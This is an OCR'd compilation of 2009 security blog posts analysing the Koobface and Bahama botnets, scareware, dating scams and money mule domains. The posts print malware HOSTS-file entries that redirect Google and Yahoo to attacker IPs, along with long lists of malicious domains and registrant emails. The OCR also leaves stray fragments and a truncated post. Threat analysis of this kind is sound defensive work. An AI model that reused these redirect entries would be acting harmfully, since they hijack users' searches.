
fb7pxcqyb45oe .cn *- Email: robertsimonkroon@gmail.com*

fyivbrl3b0dyf .cn *- Email: robertsimonkroon@gmail.com*

z6ailnvi94jgg .cn *- Email: robertsimonkroon@gmail.com*

ue4x08f5myqdl .cn *- Email: robertsimonkroon@gmail.com*

1654



p7keflvui9fkl .cn *- Email: robertsimonkroon@gmail.com*

gjpwsc5p7oe3m .cn *- Email: robertsimonkroon@gmail.com*

f1uq1dfi3qkcm .cn *- Email: robertsimonkroon@gmail.com*

7mx1z5jq0nt3o .cn *- Email: robertsimonkroon@gmail.com*

3uxyctrlmiqeo .cn *- Email: robertsimonkroon@gmail.com*

p0umob9k2g7mp .cn *- Email: robertsimonkroon@gmail.com*

od32qjx6meqos .cn *- Email: robertsimonkroon@gmail.com*

bnfdxhae1rgey .cn *- Email: robertsimonkroon@gmail.com*

7zju2l82i2zhz .cn *- Email: robertsimonkroon@gmail.com*

What’s the deal with the historical OSINT and why wasn’t this data communicated right away?

Keep read-

ing.

The Bahama Botnet Connection

During September, the folks at ClickForensics made an interesting observation regarding [52]my Ukrainian "fan club" and the ad revenue stealing/click-fraud committing botnet Bahama - some of the scareware samples were

[53]modifying the HOSTS file and presenting the victim with "[54]one of those cybecrime-friendly search engines"

stealing revenue in the process.

Once the connection was also established by me at a later stage, data released in regard to [55]the New York 1655

64.86.	google.ae
64.86.	google.as
64.86.	google.at
64.86.	google.az
64.86.	google.ba
64.86.	google.be
64.86.	google.bg
64.86.	google.bs
64.86.	google.ca
64.86.	google.cd
64.86.	google.com.gh
64.86.	google.com.hk
64.86.	google.com.jm
64.86.	google.com.mx
64.86.	google.com.my
64.86.	google.com.na
64.86.	google.com.nf
64.86.	google.com.ng
64.86.	google.ch
64.86.	google.com.np
64.86.	google.com.pr
64.86.	google.com.qa
64.86.	google.com.sg
64.86.	google.com.tj
64.86.	google.com.tw
64.86.	google.dj
64.86.	google.de
64.86.	google.dk
64.86.	google.dm
64.86.	google.ee
64.86.	google.fi
64.86.	google.fm
64.86.	google.fr
64.86.	google.ge
64.86.	google.gg
64.86.	google.gm
64.86.	google.gr
64.86.	google.ht

Times malvertising attack once again revealed a connection between all campaigns - the very same domains used to serve the scareware, were also used in a blackhat SEO campaign which I analyzed a week before the incident took place. Basically, the [56]scareware pushed by the Koobface botnet, as well as the scareware pushed by the blackhat SEO campaigns maintained by the gangs is among the several propagation approaches used for the DNS records

poisoning to take place:

" However, in the case of the Bahama Botnet, this DNS translation method gets corrupted. The Bahama botnet malware causes the infected computer to mistranslate a domain name. Instead of translating “Google.com” as

***74.125.155.99**, an infected computer will translate it as **64.86.17.56**. That number doesn’t represent any computer owned by Google. Instead, it represents a computer located in Canada. When a user with an infected machine performs a search on what they think is google.com, the query actually goes to the Canadian computer, which pulls real search results directly from Google, fiddles with them a bit, and displays them to the searcher.*

Now the searcher is looking at a page that looks exactly like the Google search results page, but it’s not. A click on the apparently “organic” results will redirect as a paid click through several ad networks or parked domains — some complicit, some not. Regardless, cost per click (CPC) fees are generated, advertisers pay, and click fraud has occurred. "

1656





*The **64.86.17.56** mentioned is actually [57]AS30407 (Velcom), which has also been used in [58]recent campaigns.*

ISP and domain registrars have been notified, action should be taken shortly. What was particularly interesting to observe was scareware pushed by the Koobface botnet phoning back to its well known ***urodinam .net/8732489273.php*** *domain, was also modifying the HOSTS file in the following way. Sample HOSTS modification of scareware (****MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1****) pushed by Koobface:*

89.149.210.109 www.google.com

89.149.210.109 www.google.de

89.149.210.109 www.google.fr

89.149.210.109 www.google.co.uk

89.149.210.109 www.google.com.br

89.149.210.109 www.google.it

89.149.210.109 www.google.es

89.149.210.109 www.google.co.jp

89.149.210.109 www.google.com.mx

89.149.210.109 www.google.ca

89.149.210.109 www.google.com.au

89.149.210.109 www.google.nl

89.149.210.109 www.google.co.za

89.149.210.109 www.google.be

89.149.210.109 www.google.gr

89.149.210.109 www.google.at

89.149.210.109 www.google.se

89.149.210.109 www.google.ch

89.149.210.109 www.google.pt

89.149.210.109 www.google.dk

89.149.210.109 www.google.fi

89.149.210.109 www.google.ie

89.149.210.109 www.google.no

89.149.210.109 search.yahoo.com

89.149.210.109 us.search.yahoo.com

89.149.210.109 uk.search.yahoo.com

1657

*Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by blackhat SEO:*

74.125.45.100 4-open-davinci.com

74.125.45.100 securitysoftwarepayments.com

74.125.45.100 privatesecuredpayments.com

74.125.45.100 secure.privatesecuredpayments.com

74.125.45.100 getantivirusplusnow.com

74.125.45.100 secure-plus-payments.com

74.125.45.100 www.getantivirusplusnow.com

74.125.45.100 www.secure-plus-payments.com

74.125.45.100 www.getavplusnow.com

74.125.45.100 www.securesoftwarebill.com

74.125.45.100 secure.paysecuresystem.com

74.125.45.100 paysoftbillsolution.com

64.86.16.97 google.ae

64.86.16.97 google.as

64.86.16.97 google.at

64.86.16.97 google.az

64.86.16.97 google.ba

64.86.16.97 google.be

64.86.16.97 google.bg

64.86.16.97 google.bs

64.86.16.97 google.ca

64.86.16.97 google.cd

64.86.16.97 google.com.gh

64.86.16.97 google.com.hk

64.86.16.97 google.com.jm

64.86.16.97 google.com.mx

64.86.16.97 google.com.my

64.86.16.97 google.com.na

64.86.16.97 google.com.nf

64.86.16.97 google.com.ng

64.86.16.97 google.ch

64.86.16.97 google.com.np

64.86.16.97 google.com.pr

64.86.16.97 google.com.qa

64.86.16.97 google.com.sg

64.86.16.97 google.com.tj

64.86.16.97 google.com.tw

64.86.16.97 google.dj

64.86.16.97 google.de

64.86.16.97 google.dk

64.86.16.97 google.dm

64.86.16.97 google.ee

1658



64.86.16.97 google.fi

64.86.16.97 google.fm

64.86.16.97 google.fr

64.86.16.97 google.ge

64.86.16.97 google.gg

64.86.16.97 google.gm

64.86.16.97 google.gr

64.86.16.97 google.ht

64.86.16.97 google.ie

64.86.16.97 google.im

64.86.16.97 google.in

64.86.16.97 google.it

64.86.16.97 google.ki

64.86.16.97 google.la

64.86.16.97 google.li

64.86.16.97 google.lv

64.86.16.97 google.ma

64.86.16.97 google.ms

64.86.16.97 google.mu

64.86.16.97 google.mw

1659



64.86.16.97 google.nl

64.86.16.97 google.no

64.86.16.97 google.nr

64.86.16.97 google.nu

64.86.16.97 google.pl

64.86.16.97 google.pn

64.86.16.97 google.pt

64.86.16.97 google.ro

64.86.16.97 google.ru

64.86.16.97 google.rw

64.86.16.97 google.sc

64.86.16.97 google.se

64.86.16.97 google.sh

64.86.16.97 google.si

64.86.16.97 google.sm

64.86.16.97 google.sn

1660



64.86.16.97 google.st

64.86.16.97 google.tl

64.86.16.97 google.tm

64.86.16.97 google.tt

64.86.16.97 google.us

64.86.16.97 google.vu

64.86.16.97 google.ws

64.86.16.97 google.co.ck

64.86.16.97 google.co.id

64.86.16.97 google.co.il

64.86.16.97 google.co.in

64.86.16.97 google.co.jp

64.86.16.97 google.co.kr

64.86.16.97 google.co.ls

64.86.16.97 google.co.ma

1661



64.86.16.97 google.co.nz

64.86.16.97 google.co.tz

64.86.16.97 google.co.ug

64.86.16.97 google.co.uk

64.86.16.97 google.co.za

64.86.16.97 google.co.zm

64.86.16.97 google.com

The historical OSINT paragraph mentioned that several of ***the scareware domains pushed during the past two weeks were responding to 62.90.136.237****. This very same 62.90.136.207 IP was hosting domains part of an [59]Ukrainian dating scam agency known as [60]Confidential Connections earlier this year, whose spamming operations were*

linked to a [61]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

healthe-lovesite .com *- Email: potenciallio@safe-mail.net*

love-isaclick .com *- Email: potenciallio@safe-mail.net*

love-is-special .com *- Email: potenciallio@safe-mail.net*

only-loveall .com *- Email: potenciallio@safe-mail.net*

and-i-loveyoutoo .com *- Email: potenciallio@safe-mail.net*

andiloveyoutoo .com *- Email: menorst10@yahoo.com*

1662



romantic-love-forever .com *- Email: potenciallio@safe-mail.net*

love-youloves .com *- Email: potenciallio@safe-mail.net*

love-galaxys .com *- Email: potenciallio@safe-mail.net*

love-formeandyou .com *- Email: potenciallio@safe-mail.net*

ifound-thelove .net *- Email: potenciallio@safe-mail.net*

findloveon .net *- Email: wersers@yahoo.com*

love-isexcellent .net *- Email: potenciallio@safe-mail.net*

Could it get even more malicious and fraudulent than that?

Appreciate my thetoric.

The same email

(potenciallio@safe-mail.net) that was used to register the dating scam domains was also used to register exploit serving domains at ***195.88.190.247****, [62]participate in phishing campaigns, and register a [63]money mule recruitment site for the non-existent [64]Allied Insurance LLC. (Allied Group, Inc.).*

Now that's a multi-tasking underground enterprise, isn't it? The ISPs have been notified, domains suspension is pending.

Related posts:

[65]Koobface Botnet Redirects Facebook's IP Space to my Blog

1663

[66]New Koobface campaign spoofs Adobe's Flash updater

[67]Social engineering tactics of the Koobface botnet

[68]Koobface Botnet Dissected in a TrendMicro Report

[69]Koobface Botnet's Scareware Business Model

[70]Movement on the Koobface Front - Part Two

[71]Movement on the Koobface Front

[72]Koobface - Come Out, Come Out, Wherever You Are

[73]Dissecting Koobface Worm's Twitter Campaign

[74]Dissecting the Koobface Worm's December Campaign

[75]Dissecting the Latest Koobface Facebook Campaign

[76]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [77]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/353eea5ffe2cea5e6967fdd3644d63d78bca3079b6db16589bfec04351412d82-1258559938

2.

http://www.virustotal.com/analisis/3a623c3a2076ca08c845aaebf2e6d340d629c56330e8f4d18a1cadaac34d2810-1258561288

3.

http://www.virustotal.com/analisis/cad5bf71969fe03faed9d43f171e0c6d56c9a5d2ebc42ebeba8911746c9de255-1258580694

4.

http://www.virustotal.com/analisis/86c36d1105b1cdce5ea05f46a884b7d1ea14e563bb12970c9540bc0af808687e-1258474515

5. http://whois.domaintools.com/91.212.107.103

6. http://www.virustotal.com/analisis/1e0f04e4362c566ba29781270a17292b5b21b6e64d17535efd07c21974171654-1258394251

7. http://whois.domaintools.com/91.213.126.250

8. http://whois.domaintools.com/91.213.126.102

9. http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e67d50b55f71d43754e179ce178c65bad420c1f131e40-1258394607

10. http://whois.domaintools.com/83.133.124.149

11. http://whois.domaintools.com/91.213.126.103

12. http://whois.domaintools.com/83.133.119.84

13. http://whois.domaintools.com/85.12.24.13

14. http://www.virustotal.com/analisis/00f67a923e5fec10991f975a25d014f0681a8c79d60ef5873ba22923aa8eab2f-1258057169

15. http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e67d50b55f71d43754e179ce178c65bad420c1f131e40-1258406690

16. http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdeead24946faaeaad03f973769c223d5007ce1fdf65baa-1258497161

17. http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdeead24946faaeaad03f973769c223d5007ce1fdf65baa-1258486264

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

19. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.png

20. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

21. http://blogs.zdnet.com/security/?p=4549

22. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

24. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

1664

25. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

26. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

27. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

28. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

29. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

30. http://www.virustotal.com/analisis/f67ed142e51f55a551f86203b0434c8a361bd456a74a4d5cc7274fecb6d07fcf-12579

44296

31. http://www.virustotal.com/analisis/6795e5339a2fc174752b39231d87fc6fad525d9beac2f81256c5e1aaa845aa09-12579

43449

32. http://www.virustotal.com/analisis/f15b782b8c6ae8a862bf7f4f0d776771e8c4d6b61794ba0ca9d92e22e2388115-12579

43976

33. http://whois.domaintools.com/206.217.201.245

34. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

35. http://whois.domaintools.com/212.117.174.19

36. http://whois.domaintools.com/91.212.226.155

37. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

38. http://whois.domaintools.com/91.212.107.103

39. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

40. http://www.virustotal.com/analisis/c7c557f71fd4a00d403d67c5710305e52ae54c5022cba8b9fb3aeb6fc14f5c2a-12557

24931

41. http://www.virustotal.com/analisis/adbaee55abd8c5145e8f4c18917dd95e8b5fa3cd6367cc84ac308eaa9c339d9d-12538

17749

42. http://www.virustotal.com/analisis/b7d20a22ac2fe184908d8f1ecf2ea84ff6e6f635c56e498c8b15992047c6a104-12548

27357

43. http://www.virustotal.com/vt/en/recepcion?a39f418af678ffcd263c6b5ad9ea1f7b

44.
http://www.virustotal.com/analisis/f0b1270d77f5e92e5706ef
e7a8522e4688598d03cee91d581a624586204c5533-12549

31925

45.
http://www.virustotal.com/analisis/05440689dd252f5dcb99b
e080b80117d701dd704565f53e1f3bee8cd65b813bf-12546

77563

46.
http://www.virustotal.com/analisis/76a92f5de6609b3de46b1
2f3e1a8eeeb34b815c587448b41ce16f5598c88dde0-12544

31748

47.
http://www.virustotal.com/analisis/c35b4e00b72ef39f167794
278f637cb9d49946c4405089d96501dc7dcb406710-12542

31431

48.
http://www.virustotal.com/analisis/e78a6b6a3a9d733c867fe6
5f224dd93049ccb9b4cfaa3008982da2b6ab748a6d-12542

31751

49.
http://www.virustotal.com/analisis/378c2813155040b38cce5
434a978082edd89236c12454c6b2e800219d8925ca9-12547

52695

50.
http://www.virustotal.com/analisis/d05280037ecaeced367d5f

8715af7307bffaa195720b678f52cf798c87442ce2-12550

19397

51.
http://www.virustotal.com/analisis/3becef84345daabc698eae
e379357d523c50ac23738139f3ec2ae138c8810822-12533

88713

52. http://blog.clickforensics.com/?p=314

53. http://blogs.zdnet.com/security/?p=4549

54. http://blogs.zdnet.com/security/?p=3333

55. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

56. http://blog.clickforensics.com/?p=334

57. http://ddanchev.blogspot.com/2009/09/dissecting-septembers-twitter-scareware.html

58. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

59. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

60. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

1665

61. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

62. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html

63. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

64. http://www.bobbear.co.uk/allied-insurance-llc.html

65. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

66. http://blogs.zdnet.com/security/?p=4594

67. http://content.zdnet.com/2346-12691_22-352597.html

68. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

69. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

70. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

71. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

72. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

73. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

74. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

75. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

76. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

77. http://ddanchev.blogspot.com/

1666



Keeping Money Mule Recruiters on a Short Leash (2009-11-16 23:09)

The money mule recruitment syndicate exposed in a previous post ([1]Standardizing the Money Mule Recruitment Process), continues introducing new domains and re-branding the de-facto recruitment templates for a huge

percentage of the currently active [2]money mule recruitment scams.

Ironically, both the syndicate and its competition in the face of boutique money mule recruitment operations aiming to self-service the cybercriminal – he doesn't want to share stolen revenue with a third-party service provider

– behind them, are using the copywriting and online brand management services courtesy of a single vendor.

It's time to expose the complete domains portfolio of one of their biggest customers, including both domains introduced since the middle of the summer, 2009, as well as the most recent ones, with all of them using/having used the services of [3]AS:38356.

1667



Parked at [4]222.35.137.234; [5]222.35.137.235; [6]222.35.137.236; [7]222.35.137.237; [8]222.35.137.238 as of Monday, November 18 are the following money mule recruitment domains:

affina-groupsvc .cc *- Email: justin _dickerson@ymail.com*

altgroupco .cn *- Email: abuseemaildhcp@gmail.com*

alt-groupco .net *- Email: MarcusStraker909@gmail.com*

annuity-groupnet .cc *- Email: justin _dickerson@ymail.com*

archway-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

armor-groupco .cc *- Email: defrankpo@gmail.com*

ava-group .cc *- Email: Gregory.Michell2009@yahoo.com*

ava-group .cn *- Email: Gregory.Michell2009@yahoo.com*

ava-groupsvc .cc *- Email: Gregory.Michell2009@yahoo.com*

avagroupsvc .cn *- Email: Gregory.Michell2009@yahoo.com*

bfs-groupinc .cc *- Email: defrankpo@gmail.com*

braingroupmain .cn *- Email: abuseemaildhcp@gmail.com*

1668

brain-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

ccn-groupco .cn *- Email: Gregory.Michell2009@yahoo.com*

cdi-groupmain .cn *- Email: garry _honn@yahoo.com*

cosco-groupmain .cn *- Email: andrew _cc@yahoo.com*

criscom-group .cc *- Email: Gregory.Michell2009@yahoo.com*

criscomgroupco .cn *- Email: Gregory.Michell2009@yahoo.com*

criscom-groupinc .cc *- Email: Gregory.Michell2009@yahoo.com*

cronos-group .net *- Email: MarcusStraker909@gmail.com*

cronos-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

cronos-groupinc .com *- Email: bias@co5.ru*

cronosgroupsvc .cn *- Email: abuseemaildhcp@gmail.com*

dove-groupli .cn *- Email: abuseemaildhcp@gmail.com*

entrustgroup .cn *- Email: moldavimo@safe-mail.net*

extreme-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

fairline-group .cn *- Email: Gregory.Michell2009@yahoo.com*

flatgroupfly .cc *- Email: steven _lucas _2000@yahoo.com*

full-controll .cc *- Email: morgan.greg@yahoo.com*

1669



geniouspartner .cn *- Email: morgan.greg@yahoo.com*

holding-group .cn *- Email: ronny.greg@yahoo.com*

igt-groupco .cn *- Email: abuseemaildhcp@gmail.com*

igtgroupinc .cn *- Email: abuseemaildhcp@gmail.com*

igt-groupinc .com *- Email: feet@freemailbox.ru*

index-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

index-groupinc .com *- Email: taffy@blogbuddy.ru*

indexgroupinc .net *- Email: MarcusStraker909@gmail.com*

index-groupmain .cn *- Email: abuseemaildhcp@gmail.com*

ing-groupsvc .cn *- Email: admin@emerge-groupnet.cn*

integrity-groupinc .cc *- Email: justin _dickerson@ymail.com*

invalda-groupli .cn *- Email: rocco _invalda@yahoo.com*

invalda-groupmain .cn *- Email: rocco _invalda@yahoo.com*

invalda-groupmain .com *- Email: chum@cheapmail.ru*

landgroupinc .cn *- Email: abuseemaildhcp@gmail.com*

1670

landgroupinc .net *- Email: MarcusStraker909@gmail.com*

land-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

land-groupsvc .com *- Email: bias@co5.ru*

libertygroup .cc *- Email: LindseyKimSI@gmail.com*

lime-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

lime-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

margin-groupco .cn *- Email: Gregory.Michell2009@yahoo.com*

margingroupinc .cn *- Email: regory.Michell2009@yahoo.com*

massivegroupsvc .cn *- Email: abuseemaildhcp@gmail.com*

mastergroupinc .cn *- Email: abuseemaildhcp@gmail.com*

master-groupinc .com *- Email: taffy@blogbuddy.ru*

master-groupsvc .cn *- Email: taffy@blogbuddy.ru*

mellis-group .cn *- Email: abuseemaildhcp@gmail.com*

mellis-groupmain .cn *- Email: abuseemaildhcp@gmail.com*

1671



mena-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

nvidia-groupnet .cn *- Email: Gregory.Michell2009@yahoo.com*

nvidia-groupsvc .cn *- Email: Gregory.Michell2009@yahoo.com*

opm-groupli .com *- Email: entrap@namebanana.net*

phoenix-groupco .net *- Email: MarcusStraker909@gmail.com*

phoenix-groupmain .cn *- Email: abuseemaildhcp@gmail.com*

premier-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

premier-groupinc .com *- Email: gone@corporatemail.ru*

premier-groupnet .cc *- Email: justin _dickerson@ymail.com*

prime-groupco .cn *- Email: abuseemaildhcp@gmail.com*

prime-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupco .cc *- Email: justin _dickerson@ymail.com*

puritan-groupco .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupinc .com *- Email: gone@corporatemail.ru*

1672



realtek-groupnet .cn *- Email: Gregory.Michell2009@yahoo.com*

realtekgroupsvc .cn *- Email: Gregory.Michell2009@yahoo.com*

reddbutton .cn *- Email: morgan.greg@yahoo.com*

redeye-groupco .cn *- Email: abuseemaildhcp@gmail.com*

redeye-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

regency-groupco .com *- Email: gone@corporatemail.ru*

regency-groupnet .cc *- Email: justin _dickerson@ymail.com*

regency-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

safegroupsvc .cn *- Email: Gregory.Michell2009@yahoo.com*

saturn-groupsvc .cn *- Email: darry _wisp@yahoo.com*

scope-group .cn *- Email: don.ram@yahoo.com*

scope-groupmain .cc *- Email: darry _wisp@yahoo.com*

scope-groupmain .cn *- Email: abuseemaildhcp@gmail.com*

stargroupinc .cn *- Email: abuseemaildhcp@gmail.com*

star-groupinc .net *- Email: MarcusStraker909@gmail.com*

1673

star-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

star-groupsvc .com *- Email: taffy@blogbuddy.ru*

summit-groupinc .cn *- Email: Gregory.Michell2009@yahoo.com*

theblackend .cn *- Email: morgan.greg@yahoo.com*

totallysmiled .cn *- Email: morgan.greg@yahoo.com*

vector-groupfine .cn *- Email: justin _dickerson@ymail.com*

vision-groupinc .cc *- Email: vision-groupinc.cc*

vision-groupsvc .com *- Email: gone@corporatemail.ru*

windcontrol .cc *- Email: morgan.greg@yahoo.com*

Nothing's isolated, everything's connected, and sadly orchestrated by a very distinct set of cybercrime enterprises, the market share leaders.

Related posts:

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

2. http://www.fbi.gov/pressrel/pressrel09/ach_110309.htm

3. http://www.google.com/safebrowsing/diagnostic?site=AS:38356

4. http://whois.domaintools.com/222.35.137.234

5. http://whois.domaintools.com/222.35.137.235

6. http://whois.domaintools.com/222.35.137.236

7. http://whois.domaintools.com/222.35.137.237

8. http://whois.domaintools.com/222.35.137.238

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

13. http://ddanchev.blogspot.com/

1674

One Year Worth of Zeus Crimeware Development Through the Eyes of the Cybercriminal (2009-11-16 23:31) *Despite the fact that the Zeus crimeware kit is a victim of "*

Managed Cybercrime-as-a-Services as a commodity

Related posts:

1675





Massive Scareware Serving Blackhat SEO, the Koobface Gang Style (2009-11-17 22:36)

[1]Ali Baba and the 40 thieves LLC are once again multi-tasking, this time compromising [2]hundreds of thousands of web sites, and redirecting Google visitors – through the standard http referrer check – to [3]scareware serving domains.

What’s so special about the domains mentioned in Cyveillance’s post, as well as the ones currently active on this campaign? It’s the Koobface connection.

*For instance, the **ionisationtools .cn** or **moored2009 .cn** redirectors, as well as the scareware serving **premium-protection6 .com**; **file-antivirus3.com**; **checkalldata .com**; **foryoumalwarecheck4 .com**; **antispy-scan1 .com** mentioned in post, are the same scareware redirectors and domains analyzed in [4]part two of the Koobface Botnet’s Scareware Business Model series. The identical structure on a sampled Koobface infected host and a sampled*

compromised site can be seen in the attached screenshots.

1676



*The redirection "magic" takes place through a what looks like a static [5]**css.js (Trojan-Downloader.JS.FraudLoad)** uploaded on all of the affected sites. The very latest blackhat SEO once again puts the Koobface gang in the spotlight of the ongoing underground multi-tasking that the majority of cybercriminals engage in these days.*

Related posts:

[6]Koobface Botnet’s Scareware Business Model - Part Two

[7]Koobface Botnet’s Scareware Business Model - Part One

[8]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[9]New Koobface campaign spoofs Adobe’s Flash updater

[10]Social engineering tactics of the Koobface botnet

[11]Koobface Botnet Dissected in a TrendMicro Report

[12]Koobface Botnet's Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm's Twitter Campaign

[17]Dissecting the Koobface Worm's December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev's blog.

1677

1. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

2. http://blogs.zdnet.com/security/?p=4947

3. http://www.cyveillanceblog.com/general-cyberintel/malware-google-search-results

4. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

5.

http://www.virustotal.com/analisis/7892e2b09d887a66a4d70e49a08feef36f4dbda6cc605d2e1191613b87a863be-12584

79383

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

9. http://blogs.zdnet.com/security/?p=4594

10. http://content.zdnet.com/2346-12691_22-352597.html

11. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

